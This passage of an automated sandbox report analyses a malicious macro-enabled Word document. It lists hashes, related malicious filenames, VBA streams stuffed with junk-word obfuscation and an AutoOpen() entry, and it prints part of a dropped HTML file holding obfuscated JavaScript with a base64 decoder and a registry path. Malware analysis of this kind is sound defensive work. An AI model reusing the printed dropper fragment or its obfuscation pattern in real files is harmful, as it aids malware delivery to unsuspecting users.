|------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Category:              | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                                                                                       |
| Size (bytes):          | 13824                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                                                                                                       |
| Entropy (8bit):        | 4.419080301347865                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                                                                                       |
| Encrypted:             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                                                                                                       |
| SSDEEP:                | 192:aQNrOJPtF4xtpOZ4UIT7phhbPWwelJIR:3yFu6CUIT7hWw6                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |                                                                                                                                                                       |
| MD5:                   | 95828D670CFD3B16EE188168E083C3C5                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                       |
| SHA1:                  | 83C70C66CD4E971BE2E36EFDC27FBCB7FF289032                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                                                                                                                                                       |
| SHA-256:               | 8C10AE4BE93834A4C744F27CA79736D9123ED9B0D180DB28556D2D002545BAF2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                       |
| SHA-512:               | 22BE50366CF57FD3507760122CCAA3D74E6A137C2D46377597284D62762BFCA740BED71DDC4ECA60E4BA81055EB3D1BDE34AF382A2C4587BA9335D670D7F3BE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                                                                                       |
| Malicious:             | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                                       |
| Antivirus:             | <ul style="list-style-type: none"><li>Antivirus: Metadefender, Detection: 0%, <a href="#">Browse</a></li><li>Antivirus: ReversingLabs, Detection: 0%</li></ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                                                                       |
| Joe Sandbox View:      | <ul style="list-style-type: none"><li>Filename: documenti 12.01.20.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: dettare-12.01.2020.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: dettare-12.01.2020.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: legal paper-12.01.2020.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: legal paper-12.01.2020.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: statistics,11.20.2020.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: statistics,11.20.2020.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: commerce _11.20.2020.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: commerce _11.20.2020.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: file-11.20.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: file-11.20.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: inquiry-010.14.2020.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: direct_010.20.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: command-11.05.2020.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: command-11.05.2020.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: input 11.20.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: official paper_11.20.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: legal agreement 11.20.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: specifics 11.05.2020.doc, Detection: malicious, <a href="#">Browse</a></li><li>Filename: particulars,11.20.doc, Detection: malicious, <a href="#">Browse</a></li></ul> |                                                                                                                                                                       |
| Preview:               | <p>MZ.....@.....!..L!This program cannot be run in DOS mode...\$.~.].&lt;.....&gt;.....=.8.....?....Rich.....<br/>...PE..d...w.[R.....".....(.....@.....9b....^.....xA..P...P.....0.....p.....@.....@..<br/>x.....text.....`..data.....@....pdata.....0.....@..@.idata.j....@.....@..@.rsrc.....P.....@..@.r<br/>eloc..b....p.....4.....@..B.....<br/>.....</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                                                                                       |

| C:\Users\Public\ms.html |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:                | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| File Type:              | HTML document, ASCII text, with very long lines, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Category:               | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Size (bytes):           | 17904                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Entropy (8bit):         | 5.221943493256307                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Encrypted:              | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SSDEEP:                 | 192:eBZQilCb1hint4zdt1e870k0hs70k02qNXl6qJExTxvYj0lXUZleYsa3UKh73uy:e3QYnadWs4TxYl2ZHeM7MQc                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| MD5:                    | 7F908F1EE0BBB0B276589F06368A008D                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA1:                   | EE9D0FA4C45AEB9C75750AA003E7C0F0F22E348D                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA-256:                | 8B23A9189FD2FE4CC89459224ED36E7A64121DE9589D3AC9CEAE9E4DEEF7F23A                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA-512:                | 3FBEBBCD1B5F2A731470037A702BA58EEFBC0764874D465539E90B6FCD4BA16E93221E8EB402BF2D3B603A6B4D81E3B1A2E68EA3625A93716F4EF991FA625633                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Malicious:              | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Preview:                | <pre>&lt;html&gt;.&lt;body&gt;.&lt;script language="javascript"&gt;..var a3MQw4 = true;..var a3yaLo = -47909;..function decode(input)..{..var keystr = "ABCDEFGHJKLMNOPQRS<br/>TUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-";..var output = "";..var chr1, chr2, chr3;..var enc1, enc2, enc3, enc4;..var i = 0;..input = input.replace(/[/^\A-Za-z0-9\+V<br/>\\=]/g, "").while (i &lt; input.length)..{..enc1 = keystr.indexOf(input.charAt(i++));..enc2 = keystr.indexOf(input.charAt(i++));..enc3 = keystr.indexOf(input.charAt(i++));..enc4 = ke<br/>ystr.indexOf(input.charAt(i++));..chr1 = (enc1 &lt;&lt; 2)   (enc2 &gt;&gt; 4);..chr2 = ((enc2 &amp; 15) &lt;&lt; 4)   (enc3 &gt;&gt; 2);..chr3 = ((enc3 &amp; 3) &lt;&lt; 6)   enc4;..output = output + String.<br/>fromCharCode(chr1);..if(enc3 != 64)..{..output = output + String.fromCharCode(chr2);..}.if(enc4 != 64)..{..output = output + String.fromCharCode(chr3);..}.return(out<br/>put);..}.var aVEqp = true;..var atp0A = "HKEY_CURRENT_USER\Software\laHgVT\lauJ5v2";..var a7PjY = "a9IIS";..var a4qgwu = a7PjY.length;..and3Wb = true;..window</pre> |

## Static File Info

| General         |                      |
|-----------------|----------------------|
| File type:      | Microsoft Word 2007+ |
| Entropy (8bit): | 7.894769517768764    |

|                       |                                                                                                                                                                                                                                                                                                                               |
|-----------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>General</b>        |                                                                                                                                                                                                                                                                                                                               |
| TrID:                 | <ul style="list-style-type: none"> <li>Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99%</li> <li>Word Microsoft Office Open XML Format document (49504/1) 32.35%</li> <li>Word Microsoft Office Open XML Format document (43504/1) 28.43%</li> <li>ZIP compressed archive (8000/1) 5.23%</li> </ul> |
| File name:            | documenti 12.01.20.doc                                                                                                                                                                                                                                                                                                        |
| File size:            | 93665                                                                                                                                                                                                                                                                                                                         |
| MD5:                  | f530de77053a5c25a94f930bb954bcf8                                                                                                                                                                                                                                                                                              |
| SHA1:                 | 46cbf6e7a7ad04e3586c88a7a0d2cbcb141c3ec4                                                                                                                                                                                                                                                                                      |
| SHA256:               | 1e70cc7a76bf59a5b559e496a0e83f91e13526533c89f001619ca70324ebfd82                                                                                                                                                                                                                                                              |
| SHA512:               | f35b4d0cf4d0665117f58792a4d0fe51f13210921c1ac9d715160a4f9708e09817c6f0ab65e2c37c493a22d41fdacaa1775fb8cc205b9d3e4855258892f916                                                                                                                                                                                                |
| SSDEEP:               | 1536:A/rBcK6fNcSI7O8hRe7Il+Oy4wUOAL2wPbnQ/Tz6CaC/B2RrNbSxQml:w6lfNu/Q7Y9wkFncTZB2RrN9S                                                                                                                                                                                                                                        |
| File Content Preview: | PK.....!.[.....[Content_Types].xml ...(.....<br>.....<br>.....<br>.....                                                                                                                                                                                                                                                       |

## File Icon

|                                                                                   |                  |
|-----------------------------------------------------------------------------------|------------------|
|  |                  |
| Icon Hash:                                                                        | e4eea2aaa4b4b4a4 |

## Static OLE Info

|                      |         |
|----------------------|---------|
| <b>General</b>       |         |
| Document Type:       | OpenXML |
| Number of OLE Files: | 1       |

## OLE File "/opt/package/joesandbox/database/analysis/326338/sample/documenti 12.01.20.doc"

|                                      |         |
|--------------------------------------|---------|
| <b>Indicators</b>                    |         |
| Has Summary Info:                    | False   |
| Application Name:                    | unknown |
| Encrypted Document:                  | False   |
| Contains Word Document Stream:       |         |
| Contains Workbook/Book Stream:       |         |
| Contains PowerPoint Document Stream: |         |
| Contains Visio Document Stream:      |         |
| Contains ObjectPool Stream:          |         |
| Flash Objects Count:                 |         |
| Contains VBA Macros:                 | True    |

|                       |                       |
|-----------------------|-----------------------|
| <b>Summary</b>        |                       |
| Template:             | Normal.dotm           |
| Total Edit Time:      | 0                     |
| Number of Pages:      | 1                     |
| Number of Words:      | 0                     |
| Number of Characters: | 0                     |
| Creating Application: | Microsoft Office Word |
| Security:             | 0                     |

|                            |         |
|----------------------------|---------|
| <b>Document Summary</b>    |         |
| Number of Lines:           | 3       |
| Number of Paragraphs:      | 0       |
| Thumbnail Scaling Desired: | false   |
| Company:                   |         |
| Contains Dirty Links:      | false   |
| Shared Document:           | false   |
| Changed Hyperlinks:        | false   |
| Application Version:       | 16.0000 |

Streams with VBA

VBA File Name: ThisDocument.cls, Stream Size: 1127

General

|                |                                                                                                                                                                                                                                                                                                                                                                                                       |
|----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:   | VBA/ThisDocument                                                                                                                                                                                                                                                                                                                                                                                      |
| VBA File Name: | ThisDocument.cls                                                                                                                                                                                                                                                                                                                                                                                      |
| Stream Size:   | 1127                                                                                                                                                                                                                                                                                                                                                                                                  |
| Data ASCII:    | .....4.....b...p.....5.....<br>...p....s...:\L...#Y*....g~..L.o.....!}....uD..<br>1.....x....!}....uD.1.....s...:\L..<br>#Y*.....ME.....                                                                                                                                                                                                                                                              |
| Data Raw:      | 01 16 03 00 06 00 01 00 00 34 03 00 00 e4 00 00 00 ea 01 00 00 62 03 00 00 70 03 00 00 c4<br>03 00 00 00 00 00 01 00 00 00 0e 35 d7 f8 00 00 ff ff a3 01 00 00 88 00 00 00 b6 00 ff ff 01<br>01 00 00 00 00 ff ff ff 00 00 00 00 ff ff 70 00 ff ff 00 00 73 04 ec 3a 99 d0 5c 4c bb d7 23 59<br>2a 88 09 7f 14 fb 67 20 7e 8f de 4c 81 6f 96 90 b4 fc f3 9f 00 00 00 00 00 00 00 00 00 00 00<br>00 00 |

VBA Code Keywords

Keyword

|                    |
|--------------------|
| False              |
| VB_Exposed         |
| Attribute          |
| VB_Creatable       |
| VB_Name            |
| VB_PredeclaredId   |
| VB_GlobalNameSpace |
| VB_Base            |
| VB_Customizable    |
| VB_TemplateDerived |
| "ThisDocument"     |

VBA Code

VBA File Name: a7A5m.bas, Stream Size: 5178

General

|                |                                                                                                                                                                                                                                                                                                                                                                               |
|----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:   | VBA/a7A5m                                                                                                                                                                                                                                                                                                                                                                     |
| VBA File Name: | a7A5m.bas                                                                                                                                                                                                                                                                                                                                                                     |
| Stream Size:   | 5178                                                                                                                                                                                                                                                                                                                                                                          |
| Data ASCII:    | .....j.....q...].5>Q.....<br>.....x.....ME.....                                                                                                                                                                                                                                                                                                                               |
| Data Raw:      | 01 16 03 00 00 f0 00 00 00 6a 03 00 00 d4 00 00 00 88 01 00 00 ff ff ff 71 03 00 00 5d 0e 00<br>00 00 00 00 01 00 00 00 0e 35 3e 51 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01<br>00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 |

VBA Code Keywords

Keyword

|              |
|--------------|
| joins        |
| effigy       |
| photo        |
| maidenhead   |
| torah        |
| imprint      |
| co-operative |
| unfavorable  |
| Collects     |
| Public       |
| Diagram      |
| aSGxU        |
| Makeup       |
| father       |
| abhorred     |

| Keyword         |
|-----------------|
| controls        |
| Cutting         |
| unpropitious    |
| minerva         |
| Training        |
| Adventures      |
| unveil          |
| Mysimon         |
| Replace(aPENSZ, |
| slanderous      |
| webcast         |
| savoury         |
| nucleus         |
| liberia         |
| footstool       |
| Adroit          |
| nutmeg          |
| greenish        |
| inter           |
| adHaPl          |
| Hallow          |
| warner          |
| manger          |
| ethical         |
| Since           |
| pickled         |
| Routing         |
| Sniff           |
| Giants          |
| Nickel          |
| seventy-four    |
| fellowship      |
| shadow          |
| Maudlin         |
| stefan          |
| Tribal          |
| tabooed         |
| akSqK(aPENSZ)   |
| expire          |
| along           |
| vaccine         |
| reaction        |
| Rancid          |
| patricia        |
| lackey          |
| coxcomb         |
| Workflow        |
| axluO           |
| succeed         |
| daisy           |
| syria           |
| Receptacle      |
| Defraud         |
| Knowledge       |
| Contacts        |
| Sorcery         |
| transit         |
| undersigned     |
| leniency        |
| sacrilegious    |
| aYKyQ           |
| dearborn        |
| insulation      |
| detecting       |

| Keyword       |
|---------------|
| cloud         |
| Glucose       |
| willy         |
| wealth        |
| probity       |
| exhort        |
| Accelerated   |
| ballast       |
| Articulated   |
| transverse    |
| azUoN         |
| Outcome       |
| Specifies     |
| graphic       |
| brandishing   |
| Attribute     |
| gamespot      |
| rectangular   |
| patients      |
| awAlq()       |
| tumults       |
| Enemies       |
| Basketball    |
| VB_Name       |
| Gloating      |
| (axSiN)       |
| Issue         |
| counterfeit   |
| Function      |
| Retrospect    |
| unadulterated |
| comfort       |
| hybrid        |
| Munich        |
| brandon       |
| delay         |
| located       |
| actors        |
| commentary    |
| akSqK         |
| cubic         |
| stacy         |
| photographers |
| Airport       |
| characters    |
| dappled       |
| chris         |
| mangrove      |
| knack         |
| Generates     |
| statute       |
| Attorney      |
| coupling      |
| navel         |
| Pyramid       |
| steady        |
| bakery        |
| Boolean       |
| Terrace       |
| Verzeichnis   |
| turnpike      |

| VBA Code |
|----------|
|          |

VBA Code

VBA File Name: aH8xms.bas, Stream Size: 863

General

|                |                                                                                                                                                                                                                                                                                                                                                                                           |
|----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:   | VBA/aH8xms                                                                                                                                                                                                                                                                                                                                                                                |
| VBA File Name: | aH8xms.bas                                                                                                                                                                                                                                                                                                                                                                                |
| Stream Size:   | 863                                                                                                                                                                                                                                                                                                                                                                                       |
| Data ASCII:    | ..... z ..... 5 . ] .....<br>..... x ..... M E .....<br>.....                                                                                                                                                                                                                                                                                                                             |
| Data Raw:      | 01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 81 02 00 00 11 03 00<br>00 00 00 00 00 01 00 00 00 0e 35 b2 5d 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01<br>00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 |

VBA Code Keywords

Keyword

|            |
|------------|
| awAlq      |
| Attribute  |
| AutoOpen() |
| VB_Name    |

VBA Code

VBA File Name: alsb7.bas, Stream Size: 5040

General

|                |                                                                                                                                                                                                                                                                                                                                                                                        |
|----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:   | VBA/alsb7                                                                                                                                                                                                                                                                                                                                                                              |
| VBA File Name: | alsb7.bas                                                                                                                                                                                                                                                                                                                                                                              |
| Stream Size:   | 5040                                                                                                                                                                                                                                                                                                                                                                                   |
| Data ASCII:    | ..... : ..... A . . . 1 ..... 5 . w .....<br>..... x ..... M E .....<br>.....                                                                                                                                                                                                                                                                                                          |
| Data Raw:      | 01 16 03 00 00 f0 00 00 00 3a 06 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 41 06 00 00 31 0f 00<br>00 00 00 00 00 01 00 00 00 0e 35 df 77 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00<br>00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

VBA Code Keywords

Keyword

|                 |
|-----------------|
| Blackmail       |
| developer       |
| valuation       |
| plume           |
| aMslO(aucpr)    |
| amZcqK          |
| Berkeley        |
| plenipotentiary |
| translations    |
| aYzBn           |
| roundabout      |
| aVzRp()         |
| (akSqK(aucpr))  |
| Pronoun         |
| aCqnt           |
| positions       |
| teams           |
| purveyor        |
| arthur          |
| louis           |
| soviet          |

| Keyword       |
|---------------|
| Tatiana       |
| axSiN         |
| motherboard   |
| numeric       |
| Idiom         |
| perspective   |
| dialectic     |
| shallows      |
| gazette       |
| Discovery     |
| felony        |
| unconvinced   |
| roller        |
| Proven        |
| medicare      |
| Elself        |
| clime         |
| cartwright    |
| importunate   |
| moiety        |
| guess         |
| Bulldog       |
| adeKx         |
| Bereavement   |
| asses         |
| participated  |
| Waylaid       |
| confiscate    |
| grandchildren |
| Barely        |
| axSiN()       |
| Shutter       |
| Coiled        |
| realty        |
| compute       |
| Precedence    |
| vapid         |
| Attribute     |
| handcuffs     |
| aaqRT         |
| transparency  |
| specialized   |
| propaganda    |
| VB_Name       |
| calvin        |
| telephony     |
| everyday      |
| Function      |
| baste         |
| demesne       |
| switching     |
| Springer      |
| Modes         |
| Luggage       |
| Avant         |
| catalog       |
| Milky         |
| hearthstone   |
| tracy         |
| expand        |
| aMslO         |
| Johns         |
| sunset        |
| requires      |

|                 |
|-----------------|
| <b>VBA Code</b> |
|                 |

VBA File Name: aOMv0.bas, Stream Size: 3156

|                |                                                                                                                                                                                                                                                                                                                                                                                              |
|----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>General</b> |                                                                                                                                                                                                                                                                                                                                                                                              |
| Stream Path:   | VBA/aOMv0                                                                                                                                                                                                                                                                                                                                                                                    |
| VBA File Name: | aOMv0.bas                                                                                                                                                                                                                                                                                                                                                                                    |
| Stream Size:   | 3156                                                                                                                                                                                                                                                                                                                                                                                         |
| Data ASCII:    | ..... 5 k > .....<br>..... x ..... M E .....<br>.....                                                                                                                                                                                                                                                                                                                                        |
| Data Raw:      | 01 16 03 00 00 f0 00 00 00 e2 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff e9 02 00 00 11 09 00<br>00 00 00 00 00 01 00 00 00 0e 35 6b 3e 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01<br>00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 |

VBA Code Keywords

|                 |
|-----------------|
| <b>Keyword</b>  |
| causes          |
| anFJy           |
| exclusively     |
| Truly           |
| Browser         |
| aYzBn(aDKIk,    |
| smell           |
| Searched        |
| adBRr(anFJy)    |
| Surrounding     |
| recommendations |
| nazarene        |
| Constitutes     |
| proteins        |
| delegation      |
| String          |
| aMnjK           |
| commentator     |
| zoological      |
| trunk           |
| Juvenile        |
| pearly          |
| Elself          |
| Insider         |
| learning        |
| Oreilly         |
| Asc(aMnjK)      |
| Treasurer       |
| alfred          |
| aDKIk           |
| Integer         |
| limousine       |
| Alexander       |
| Respiratory     |
| aJjwu)          |
| abomination     |
| delayed         |
| Memoirs         |
| Attribute       |
| ascendancy      |
| acclaim         |
| Imprecation     |
| VB_Name         |
| wampum          |
| Etymology       |

|                |
|----------------|
| <b>Keyword</b> |
| undeceive      |
| Function       |
| priory         |
| humanities     |
| relatives      |
| sufficiency    |
| aJju           |
| unless         |
| persons        |
| (aDKlk         |
| elusive        |
| Stumped        |
| turnpike       |

|                 |
|-----------------|
| <b>VBA Code</b> |
|                 |

VBA File Name: aRZcbw.bas, Stream Size: 4810

|                |                                                                                                                                                                                                                                                                                                                                                                      |
|----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>General</b> |                                                                                                                                                                                                                                                                                                                                                                      |
| Stream Path:   | VBA/aRZcbw                                                                                                                                                                                                                                                                                                                                                           |
| VBA File Name: | aRZcbw.bas                                                                                                                                                                                                                                                                                                                                                           |
| Stream Size:   | 4810                                                                                                                                                                                                                                                                                                                                                                 |
| Data ASCII:    | ..... b ..... i ..... 5 . ] .....<br>.....<br>..... x ..... M E .....<br>.....                                                                                                                                                                                                                                                                                       |
| Data Raw:      | 01 16 03 00 00 f0 00 00 00 62 04 00 00 d4 00 00 00 88 01 00 00 ff ff ff 69 04 00 00 b1 0d 00<br>00 00 00 00 01 00 00 00 0e 35 b6 5d 00 00 ff ff 03 00 00 00 00 00 00 b6 00 ff ff 01 01<br>00 00 00 00 ff ff ff 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 |

VBA Code Keywords

|                |
|----------------|
| <b>Keyword</b> |
| uninterested   |
| determinate    |
| Const          |
| serenade       |
| fraser         |
| unreliable     |
| Public         |
| Contacting     |
| adolescence    |
| Kinswoman      |
| wickedly       |
| walnut         |
| blots          |
| undivided      |
| vociferous     |
| Antigua        |
| Librarian      |
| Indolence      |
| procedures     |
| encounter      |
| Campaign       |
| riven          |
| Defined        |
| belfast        |
| tradespeople   |
| dizziness      |
| Abstention     |
| Terrorist      |
| Maidenhead     |
| Anniversary    |

| Keyword         |
|-----------------|
| phosphoric      |
| dialectic       |
| enemies         |
| Dentists        |
| String          |
| Upskirt         |
| Nearly          |
| undecided       |
| affordable      |
| timeline        |
| Obviously       |
| selective       |
| offset          |
| const           |
| restrictions    |
| would           |
| shove           |
| nomenclature    |
| axluO()         |
| Gentle          |
| Choosing        |
| Maine           |
| gamma           |
| consulting      |
| strumpet        |
| schooling       |
| Metallic        |
| dietary         |
| stumble         |
| landscape       |
| Straightforward |
| prove           |
| deuteronomy     |
| ravage          |
| Ecological      |
| brazilian       |
| Integer         |
| jerky           |
| adroitly        |
| walter          |
| daughter-in-law |
| aVzRp           |
| shell           |
| supporters      |
| catering        |
| magnanimous     |
| Stylish         |
| haven           |
| assets          |
| boarding        |
| holland         |
| washington      |
| "aRZcbw"        |
| Attribute       |
| abortion        |
| economies       |
| compensation    |
| Receptor        |
| latch           |
| Dysentery       |
| Variety         |
| expanding       |
| VB_Name         |
| Esquire         |

| Keyword       |
|---------------|
| Fisting       |
| aYKyQ()       |
| collapse      |
| Function      |
| completeness  |
| cambodia      |
| branch        |
| elliptical    |
| Entrust       |
| reporting     |
| demanding     |
| consolidation |
| sceptic       |
| priced        |
| Gamma         |
| Sensuality    |
| unload        |
| cover         |
| brooded       |
| strings       |

| VBA Code |
|----------|
|          |

VBA File Name: abh0Rg.bas, Stream Size: 4574

| General        |                                                                                                                                                                                                                                                                                                                                                                                     |
|----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:   | VBA/abh0Rg                                                                                                                                                                                                                                                                                                                                                                          |
| VBA File Name: | abh0Rg.bas                                                                                                                                                                                                                                                                                                                                                                          |
| Stream Size:   | 4574                                                                                                                                                                                                                                                                                                                                                                                |
| Data ASCII:    | ..... 5 .....<br>..... X ..... M E .....<br>.....                                                                                                                                                                                                                                                                                                                                   |
| Data Raw:      | 01 16 03 00 00 f0 00 00 00 ca 03 00 00 d4 00 00 00 88 01 00 00 ff ff ff d1 03 00 00 e1 0c 00<br>00 00 00 00 00 01 00 00 00 0e 35 f9 c7 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00<br>00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00<br>00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

VBA Code Keywords

| Keyword      |
|--------------|
| seasonal     |
| pointed      |
| Trains       |
| Cancelled    |
| theaters     |
| swain        |
| fullness     |
| Public       |
| sulky        |
| referring    |
| explain      |
| compost      |
| Aquarium     |
| bullet       |
| digit        |
| downpour     |
